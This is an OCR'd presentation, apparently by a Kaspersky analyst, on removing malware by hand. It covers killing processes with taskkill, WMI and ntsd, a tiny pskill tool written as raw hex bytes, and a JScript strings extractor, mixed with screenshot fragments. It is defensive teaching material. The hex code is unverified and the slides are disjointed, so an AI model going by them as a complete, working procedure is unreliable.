
Ways of terminating a process

- ❖ Task manager
- ❖ tasklist + taskkill console apps (starting from WinXP Pro)
- ❖ WMI (starting from WinXP) using:
 - Windows Scripting Host
 - WbemTest Application
- ❖ ntsd (starting from NT4)
- ❖ own pskill-like utility with PID received from:
 - Qprocess
 - Msinfo32
 - Performance monitor
 - etc.


Kill Process:tasklist+taskkill



Kill Process:WMI+WSH



Kill Process:WMI+WbemTest



Kill Process:ntsd



My Documents



My Computer




My Network Places



Recycle Bin



Internet Explorer



Kill Process: Own tool in machine code

User code for pskill.exe:

```
f 1600 1700 90
e 1600 ff,15,04,10,40,00 ,68,00,15,40,00 ,83,c0,04 ,50
e 1610 ff,15,20,10,40,00 ,83,c0,04 ,6a,0a ,6a,00 ,ff,30
e 1620 ff,15,30,10,40,00 ,8B,D8 ,ff,15,08,10,40,00, 3b,c3
e 1630 74,3E ,53 ,6a,00 ,6a,01 ,ff,15,0c,10,40,00 ,6a,00 ,50
e 1640 ff,15,10,10,40,00 ,eb,38
e 1670 33,c0
e 1680 50 ,ff,15,00,10,40,00
```

Usage:

Pskill.exe <Target Process Id>

Getting Process Id using:

- Qprocess
- Msinfo32
- Performance monitor

Kill Process: Getting PID



My Documents



My Computer




My Network
Places



Recycle Bin



Internet
Explorer



Start

Untitled - Notepad

EN

18:44

Dumping a process



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer




Start

Extracting string data

The idea:

Grab all sequences of bytes from given file that form a string consisting of 3 or more ASCII characters.



JScript implementation:

```
var fso=new ActiveXObject("Scripting.FileSystemObject");
var fi=fso.OpenTextFile(WScript.Arguments(0), 1, 0);
var fo=fso.CreateTextFile(WScript.Arguments(1), 1);
var pdb="";
while(!fi.AtEndOfStream) {
  var db=fi.Read(1);
  if(pdb.length>0) {
    if((db.charCodeAt(0)>=32 && db.charCodeAt(0)<=127)) pdb+=db;
    else {
      if(pdb.length>4) fo.Write(pdb+"\n");
      pdb="";
      continue;
    }
  }
  else if((db.charCodeAt(0)>=32 && db.charCodeAt(0)<=127)) pdb=db;
}
fo.Close();
fi.Close();
```

The page cannot be displayed

The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.

Please try the following:

- Click the Refresh button, or try again later.
- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- To check your connection settings, click the **Tools** menu, and then click **Internet Options**. On the **Connections** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrator or Internet service provider (ISP).
- See if your Internet connection settings are being detected. You can set Microsoft Windows to examine your network and automatically discover network connection settings (if your network administrator has enabled this setting).
 1. Click the **Tools** menu, and then click **Internet Options**.
 2. On the **Connections** tab, click **LAN Settings**.
 3. Select **Automatically detect settings**, and then

Осталось попыток: 5

Я ввёл правильный код!

Я не знаю код!

Fight malware on your own!

Results:

1. **You can** touch 100% of protection
2. **You are ready** for being attacked
3. **You can** preserve your confidentiality
4. **You can** restore system here and now
5. **You know** why time matters



Questions?

Fighting malware on your own

May the force be with you!

Vitaliy Kamlyuk

Senior Virus Analyst

Kaspersky Lab

Vitaly.Kamluk@kaspersky.com

